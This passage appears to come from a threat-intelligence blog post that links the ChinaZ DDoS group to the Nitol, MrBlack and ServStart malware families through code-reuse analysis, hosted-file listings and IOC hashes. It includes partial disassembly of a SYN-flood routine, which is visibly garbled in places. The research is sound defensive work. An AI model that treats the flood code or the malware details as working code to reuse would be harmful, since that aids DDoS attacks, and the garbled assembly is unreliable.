We also see code similarities from both Gh0st RAT variants apart from the used RC4 function. The following code similarity comparisons are portions of the main function:



Although these two Gh0st RATs may share common code, it is important to understand how to interpret these similarities. ChinaZ has been known to employ DDoS botnets in its campaigns as previously mentioned. Usually APT groups do not rely on DDoS attacks. These similarities may not necessarily correlate ChinaZ and Iron Tiger APT, but instead it may be evidence of the existence of a common Gh0st RAT variant shared within the Chinese community, by having the possibility to have 'Mother360' as one of the default

hard-coded keys. The reason for this interpretation is based on the fact that APT groups are rarely involved with DDoS operations since the mere thought of correlating these two models does not seem practical and the probability unlikely.

Infected Compressed Files with Nitel Artifacts:

Among some of the HFS panels found, we observed that some of the panels were hosting DDoS tools.

Inside these compressed files we can see that they contain varying components. However, among all of the files found in these compressed files, the most notable file was a DLL labelled as lpk.dll that appeared in every hosted compressed archive that we found. This DLL has been known to be hijacked in the past by Nitel, a Chinese DDoS botnet targeting Windows systems that propagated infected trusted software by exploiting the Windows Module Loading process. This was achieved by placing a malicious lpk.dll within the file system meant to take precedence against the genuine lpk.dll on load-time since this DLL is known to be loaded in every process by being a component of Microsoft Language Pack.

Nitoli DLL

Name	Date modified	Type	Size
hfs2_3b287	12/8/2018 4:10 PM	File folder	
cracker32.exe	11/8/2014 5:42 PM	Application	1,056 KB
cracker64.exe	11/8/2014 5:42 PM	Application	1,478 KB
execer32.exe	11/7/2014 11:33 PM	Application	1,024 KB
execer64.exe	11/7/2014 11:33 PM	Application	1,456 KB
filter32.exe	11/7/2014 11:33 PM	Application	1,038 KB
filter64.exe	11/7/2014 11:33 PM	Application	1,472 KB
lpk.dll	6/14/2016 5:32 AM	Application extens...	219 KB
passwords.txt	8/21/2015 12:11 AM	Text Document	760 KB
set.ini	10/3/2014 11:43 PM	Configuration sett...	1 KB
SkinHu.dll	7/31/2011 9:45 PM	Application extens...	96 KB
usernames.txt	8/21/2015 12:11 AM	Text Document	155 KB
使用事项.txt	5/16/2015 10:45 PM	Text Document	1 KB
安小莫自用22带字典.txt	12/7/2018 4:21 PM	Text Document	41 KB
爆破密码.txt	1/1/2014 12:47 PM	Text Document	2 KB
爆破帐号.txt	5/23/2015 9:32 PM	Text Document	1 KB
自动传马脚本.txt	5/16/2015 10:49 PM	Text Document	1 KB
黑狼Linux爆破V4.0.exe	11/14/2014 9:42 AM	Application	3,456 KB

3306-VIP	library	_mysql.pyd
_socket.pyd	_ssl.pyd	_win32sysloader.pyd
alg.exe	bz.pyd	bz2.pyd
cmd.exe	config.pyd	get.exe
h.txt	hostAll.txt	ip2.txt
lpk.dll	MSVCR71.dll	pas.bat
pass.txt	Phash.txt	python25.dll
pythoncom25.dll	pywintypes25.dll	scan.exe
sk.bat	unicodedata.pyd	user.txt
w9xppopen.exe	win32api.pyd	win32ui.pyd

We can confirm this lpk.dll instance is the Nitoli DLL from code reuse:

The screenshot shows the VirusTotal analysis page for a file with SHA256 hash `cb1fd0c9b3ea44fb66afbcc9b72e4d7862f52f26ea6738e675f0b9347b622073`. The file is classified as **Malicious** (Family: **Goblin Panda**) and is identified as **lpk.dll**. The interface includes a sidebar with dynamic execution logs, a main area with file metadata, and a code reuse graph. The code reuse graph shows two clusters: **Nitoli Edit** (Malware, 9 Genes, 75%) and **Unique Edit** (Unknown, 3 Genes, 25%).

<https://analyze.intezer.com/#/analyses/da7374a4-1574-4986-aeda-c0ce567e4a4d>

This finding may lead to different interpretations. One may directly link Nitol to ChinaZ and argue that they are hosting infected compressed archives as a way to spread and compromise systems. However, it is known that the Nitol botnet was seized by Microsoft in 2012, although there are reports that document Nitol activity from 2016 onwards.

Therefore, we can interpret this finding from a different standpoint, and raise the possibility that actors behind this botnet are operating on infected physical Windows systems, and consequently deploying malware infected with previous malware belonging to older campaigns, therefore indirectly linking Nitol and ChinaZ.

In addition, as a fact supporting this theory was that after analysis, this specific DLL failed to connect to its correspondent CNC, but at some point in the infection chain a parite file infector was also dropped from both, the Nitol DLL implants as well as from the hosted windows Gh0st RATs.

Original File

249.98 KB
a9c54bdba780bcd34f15b62f0ac1da8bcf4d65b4587d...
Malicious

Dynamic Execution ^

▼ Asmkkwc.exe | 3016 Show all

Asmkkwc.exe
Malicious | Generic Malware (281 Genes)

snj87BC.tmp
Unknown Unique **Parite**

▼ sample.exe | 2096

sample.exe
Malicious | Generic Malware (281 Genes)

wlj72DC.tmp
Unknown Unique **Parite**

<https://analyze.intezer.com/#/analyses/47f52891-e2a3-4a9c-96b6-8184ce1c2e87>

It is known that in 2010 there was a strong infection wave of Chinese servers that are still operative deploying infected malware. This may be why we can find parite drops from files hosted in these servers:

I'm pretty sure that it came from the worm wave in 2010. A lot of chinese server are still infected. They build some malware (like gh0st) on pwned RDP/SMB servers and the builded malware is "file infected" by ramnit
You can also found some Virut/Parite infection 😊

— Benkøw moɔuɛq (@benkow_) [February 8, 2018](#)

It should be noted how minimal effort is shown from the actors to maintain a clean development environment for their newer malware campaigns, if the theory explained above is indeed true.

Further Connections between ChinaZ and Nitel:


MrBlack is an IoT botnet also known to have Windows variants. As documented by MalwareMustDie, MrBlack is the simplified version of AES.DDoS, an ELF DDoS tool with Chinese origin that was on circulation before ChinaZ was ever established. Therefore, there are not direct correlations between MrBlack and ChinaZ.

However, we spotted MrBlack samples being hosted along with known ChinaZ malware. In addition, if we analyze the results on string reuse of MrBlack samples, often we can see a high volume of strings reused from ChinaZ malware.

Below is a code reuse analysis of the different files found in the following HFS server:

文件名 .扩展名	大小(类型)	修改时间	点击量
<input type="checkbox"/> 32	1.5 MB	2018-12-17 23:09:19	154
<input type="checkbox"/> 64	1.7 MB	2018-12-17 23:08:50	151
<input type="checkbox"/> WinDDOS.exe	7.5 KB	2018-12-17 18:30:12	3

The following is the code reuse analysis of one of the hosted linux files, both of them being ChinaZ.DdosClient:



<https://analyze.intezer.com/#/analyses/ab5e016c-288b-433e-aae4-a0120e55509b>

The following is a code reuse analysis of the hosted windows binary demonstrating that the file is a Win32/MrBlack instance:


The screenshot displays the Intezer malware analysis interface. At the top, a file is identified as **MrBlack** (Family: **MrBlack**) with a SHA256 hash of `d793e629df1b73b054f763106cfedaafadd8a0919192fc7d1925752a1d64fe`. The file is classified as **Malicious** and **probably packed**. The interface shows a list of **Code Reuse (42 Genes)** with the following data:

Malware Instance	Category	Number of Genes	Percentage
MrBlack	Malware	30 Genes	71.43%
ServStart	Malware	10 Genes	23.81%
Dynamer	Malware	6 Genes	14.29%
TG-3390	Malware	2 Genes	4.76%
Unique	Unknown	11 Genes	26.19%

The interface also shows a **Dynamic Execution** section for `sample.exe | 2752` and a **Code Reuse** section for `d793e629df1b73b054f763106cfedaafadd8a0919192fc7d1925752a1d64fe`.

<https://analyze.intezer.com/#!/analyses/9ebd8c3d-2995-4bee-b5a7-6a8ae97854eb>

We can see that this instance of MrBlack shares 10 genes with ServStart, a trojan associated with the Nitol family. After analysis of these 10 genes we observed that this instance of MrBlack shares the exact SYN flood function as in the ServStart instance.



We can observe that there are slight variations present throughout the code.

```

push ebp
mov  esp, esp
push  0FFFFFFFh
push  offset aStru_401108
push  offset aSocket_header3
mov  eax, large fs:0
push  esp
mov  large fs:0, esp
push  eax
call  @ILT+1038h
push  ebx
push  esi
push  ecx, 47h
mov  esi, [ebp+ipThreadParameter]
lea  edi, [ebp+var_10310]
rep movsd
mov  eax, dword ptr [ebp+socketshort]
push  eax
lea  ecx, [ebp+var_102F2]
push  ecx
push  ecx
push  offset aIPPostD ; "IP : %s post: %d\r\n"
call  sub_4035E1
add  esp, 0Ch
mov  dword ptr [ebp+var_10310], 7D0h
mov  ebx, ebx
mov  [ebp+var_101E0], ebx
mov  [ebp+var_101D0], ebx
mov  ecx, 17h
mov  eax, eax
lea  esi, [ebp+buf+1]
rep stosd
stosb
lea  edx, [ebp+MSAData]
push  edx ; ipMSAData
push  100h ; wSizeRequested
call  MSADStartup ; wSizeRequested
cmp  eax, ebx
jz   short loc_40115B

loc_40115B:
push  eax ; int
push  offset aMSADStartupFailed ; "MSADStartup failed: %d\r\n"
push  offset aStru_40A0D8 ; FILE *
call  sub_4034F6
add  esp, 0Ch

loc_40115B:
push  1 ; dwFlags
push  ebx ; g
push  ebx ; ipProtocolInfo
push  0FFh ; protocol
push  2 ; type
push  2 ; af
call  deWSASocketA
mov  esi, eax
mov  [ebp+1], esi
cmp  esi, 0FFFFFFFh
jnz  short loc_401191

loc_401191:
call  deWSASetLastError
push  eax ; int
push  offset aWSASocketFailed ; "WSASocket() failed: %d\r\n"
push  offset aStru_40A0D8 ; FILE *
call  sub_4034F6
add  esp, 0Ch

loc_401191:
mov  [ebp+optval], 1
push  4 ; optlen
lea  ecx, [ebp+optval]
push  ecx ; optval
push  2 ; optname
push  ebx ; level
push  esi ; *
mov  esi, aSetSocketOption
push  offset aSetIpHdrIncl ; "Set IP_HDRINCL Error!\r\n"

```

ServStart

```

push  esp
mov  esp, esp
push  0FFFFFFFh
push  offset aStru_400788
push  offset loc_401190
mov  eax, large fs:0
push  esp
mov  large fs:0, esp
push  eax
call  @ILT+1038h
push  ebx
push  esi
push  ecx, 46h
mov  esi, [ebp+ipThreadParameter]
lea  edi, [ebp+var_10E0]
rep movsd
mov  eax, dword ptr [ebp+var_1030C], 7D0h
mov  ebx, ebx
mov  esi, esi
mov  [ebp+buf], bl
mov  ecx, 17h
mov  eax, eax
lea  esi, [ebp+buf+1]
rep stosd
stosb
lea  ecx, [ebp+MSAData]
push  eax ; ipMSAData
push  100h ; wSizeRequested
call  MSADStartup ; wSizeRequested
cmp  eax, ebx
jz   short loc_40080C

loc_40080C:
push  eax ; dwFlags
push  1 ; g
push  ebx ; ipProtocolInfo
push  0FFh ; protocol
push  2 ; type
push  2 ; af
call  deWSASocketA
mov  esi, eax
mov  [ebp+1], esi
cmp  esi, 0FFFFFFFh
jnz  short loc_400932

loc_400932:
call  deWSASetLastError
push  eax ; int
push  offset aWSASocketFailed ; "WSASocket() failed: %d\r\n"
push  offset aStru_40A0D8 ; FILE *
call  sub_4034F6
add  esp, 0Ch

loc_400932:
mov  [ebp+optval], 1
push  4 ; optlen
lea  ecx, [ebp+optval]
push  ecx ; optval
push  2 ; optname
push  ebx ; level
push  esi ; *
call  deWSASocketA
cmp  eax, 0FFFFFFFh
jnz  short loc_400932

loc_400932:
push  offset aSetIpHdrIncl ; "Set IP_HDRINCL Error!\r\n"

```

MrBlack

Most of the function is identical, specifically the main flood loop:

文件名.扩展名	大小(类型)	修改时间	点击量
hACKER.exe	44.1 KB	2018-12-19 15:57:38	484
JOPH.exe	44.1 KB	2018-12-19 15:57:38	660
Linuxmuma	926.8 KB	2018-12-17 15:24:57	113
SBDH.exe	44.1 KB	2018-12-19 15:57:38	656
schost.exe	44.1 KB	2018-12-19 15:57:38	350
Server	968.4 KB	2018-12-21 10:12:38	1743
Server.exe	44.1 KB	2018-12-19 15:57:38	163
WCNM.exe	44.1 KB	2018-12-19 15:57:38	457
WDNM.exe	44.1 KB	2018-12-19 15:57:38	437
[最新] 免杀远控.rar	9.0 MB	2018-12-19 14:15:02	1

Linux/MrBlack

Win32/ServStart variant

In this panel we found two instances of Linux/MrBlack along with seven instances of a variant of ServStart. We have identified the MrBlack instances based on code reuse:

Linuxmuma

Malicious
Family: MrBlack

Known Malicious
This file is a known malware and exists in Intezer's blacklist or is recognized by trusted security vendors.

SHA256:
1025b6d531e7dcb68a309636f62f8e8ee212d457c9cc00e7bf339dca65f...

virustotal
Report (37 / 59 Detections)

EUP Code Reuse (3,472 Genes) BETA


1,076 Common Genes

- MrBlack Edit
Malware 1,040 Genes | 29.95%
- ChinaZ Edit
Malware 26 Genes | 0.75%
- DDOS.TF Edit
Malware 15 Genes | 0.43%

<https://analyze.intezer.com/#/analyses/59ee92b0-3641-4ae0-a04e-7a4e0d21f5ce>




Regarding the ServStart variants, we can see that they share a substantial amount of code with respect to previous ServStart variants:



<https://analyze.intezer.com/#/analyses/5fa8efdc-49e7-41e9-bc69-173c23246fb1>

It is important to note that these newer ServStart variants have a recent compilation time stamp, and it was only submitted to VirusTotal one week ago from today:



44 / 71


44 engines detected this file

SHA-256 774af1499fa1558d0b31272b84b4fbbfcc6fea578898325610524aa3853b669d

File name .


File size 44.11 KB

Last analysis 2018-12-19 17:25:07 UTC



Detection

Details

Relations 

Behavior

Community

Basic Properties ⌵

MD5	89df40df90cc346b6e8e9107ebb1151b
SHA-1	e5e405782d1d8594478b8a01d7a999cc945b6631
Authentihash	40562771fab58a33bd69a3013fa1fb5e340cd2dff11cdb2bee4a4775eb5d2c42
Imphash	9824ea0612509158ddc051ecca5d6562
File Type	Win32 EXE
Magic	PE32 executable for MS Windows (GUI) Intel 80386 32-bit
SSDeep	768:f2x5wwH3Jx1b2l48ihOXaREvEqWAOgXf1gwULNqGkSLb8mJ/:f2x5weZ3c48ihFWA5gXf1gwrqLbBp
TRID	Win32 Executable MS Visual C++ (generic) (41%) Win64 Executable (generic) (36.3%) Win32 Dynamic Link Library (generic) (8.6%) Win32 Executable (generic) (5.9%) OS/2 Executable (generic) (2.6%)
File Size	44.11 KB

Tags ⌵


peexe

overlay

History ⌵

Creation Time	2018-12-17 08:42:38
First Submission	2018-12-19 17:25:07
Last Submission	2018-12-19 17:25:07
Last Analysis	2018-12-19 17:25:07


We found several nearly identical functions reused from previous variants of ServStart. The following is an example of one of these common functions.



Within the common code we found exact code fragments like the one below:



On the other hand, we found common code, although there are noticeable differences between the new and old ServStart versions. An example of this is shown in the screenshot below:



The relationships described above validate the previous linkage between Nitol and ChinaZ, which could insinuate that these two threat actor groups may be related or may have collaborated together. So far we have gathered the following links between them:


- These two groups share the same goals in their campaigns with an emphasis on the deployment of DDoS botnets.
- Both groups have alleged Chinese origins.
- A range of ChinaZ’s Windows clients have been infected by old Nitol artifacts.
- These two families share relevant code with one another such as DDoS flood implementations.
- New ServStart variants have been spotted being hosted alongside with MrBlack Linux instances.

Conclusion

We have covered how we have tracked ChinaZ and collected some up to date information about this threat actor group. We have found potential connections that could relate various Chinese actors in the current DDoS landscape.

ChinaZ is hosting instances of Linux and Windows builds of MrBlack, and Windows versions have shown code reuse connections with old ServStart variants. Furthermore, we have spotted newer versions of ServStart being hosted along with MrBlack Linux instances. Therefore there may be a relationship between MrBlack and ServStart actors, indicating a potential relationship between ChinaZ and Nitol families.

In addition, ChinaZ Windows components have been seen infected with Nitol components, suggesting that these actors may have been operating in servers already infected with Nitol. This enforces the hypothesis that there may be deeper relationships between these two threat groups. ChinaZ has always been a relatively active threat actor group that is slowly evolving in sophistication even though it is not making many changes to its overall infrastructure from early stages. To reflect the most relevant relationships discussed in this blog we have decided to present them with the following diagram:



IOCs

ChinaZ Gh0st RAT variant with 'Mother360' key:

A9c54bdba780bc34f15b62f0ac1da8bcf4d65b4587d0d95bd2a9b5be5dfee6

908d817f81f9276f5afad1a33a7e2de7566fd5c967ad95782a4d904ca0e5efdd

9e24ba7304ae7c4f153fa8e97d2e6779d0e4377cee270b83d20d91afef7fe6f4

Iron Tiger APT gh0st RAT:

D4262bbfe779d18b83b950bb993d3d46154bf1da5a4868ff6fa3e54c167eed71

BillGates:

92c191c41bcc701de5d633a0edb8cab6085ea13ede079651a2cc4a4ae54b29bb
6fd7aab3faabd5f071d1bc9bb039146c01acf67d941c24e99813b1375114e908

Infected ChinaZ DDoS tools with Nitol:

B883b32264bcafd0c5ede5ff7399388feb51dbdf183f7ad52024c08cd221d574
23c69edc4695f6c2184484682757f024f0e20573dba599030fde1cdaeeae9915c

ChinaZ.DDoSClient:

80952e211eb98773909f0f3e7ce783ce2f410327058a4760efad2ff0dbebcb88
D97ffba4169df8b206f6fc588ba594e84539b321fae9247723d6b42940116fa5
A8d0928098cc43e7b9e8ba3b03507d342489dea832816dfc083c356b346f8a3d
7495be154047e2c3c3b9735d61c6f1256eea776eb536e42f2ea76d5c11fc7f84

Win32/MrBlack:

D793e629df1b73b054f763106cfedaaafadd8a0919192fc7d1925752a1d64fe

Linux/MrBlack:

